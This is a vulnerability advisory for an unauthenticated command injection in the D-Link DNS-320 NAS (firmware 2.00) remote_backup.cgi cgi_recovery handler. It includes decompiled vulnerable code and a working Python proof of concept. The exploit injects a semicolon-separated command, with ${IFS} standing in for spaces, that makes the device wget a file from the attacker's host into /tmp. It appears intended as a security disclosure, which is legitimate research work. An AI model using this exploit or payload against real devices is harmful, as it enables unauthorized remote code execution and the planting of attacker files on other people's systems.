D-Link DNS-320 remote_backup.cgi cgi_recovery function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component


```
else if ( !strcmp(s1, "cgi_recovery") )
{
  sub_9DA0();
}
else if ( !strcmp(s1, "cgi_check_rsync_rw") )
```

Command injection vulnerability in the `cgi_recovery` handler (`sub_9DA0`), where the `name` parameter is unsafely concatenated into an `rsyncmd` string using `sprintf`. The command string ends with `&`, requiring the payload to include a semicolon separator and a trailing comment character (`#`) to successfully execute arbitrary code.

```
int sub_9DA0()
{
  char s[256]; // [sp+0h] [bp-1A4h] BYREF
  char v2[128]; // [sp+100h] [bp-A4h] BYREF
  char v3[36]; // [sp+180h] [bp-24h] BYREF

  cgiFormString("name", v2, 128);
  cgiFormString("num", v3, 8);
  sprintf(s, "rsyncmd -b -n %s -r %s &", v3, v2);
  system(s);
  return cgiHeaderContentType("text/html");
}
```

POC

```
import requests

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/remote_backup.cgi"
```

```
    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-
O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f"1;{wget_cmd};#"

    params = {
        'cmd': 'cgi_recovery',
        'name': final_payload,
        'num':1111
    }

    try:
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Attack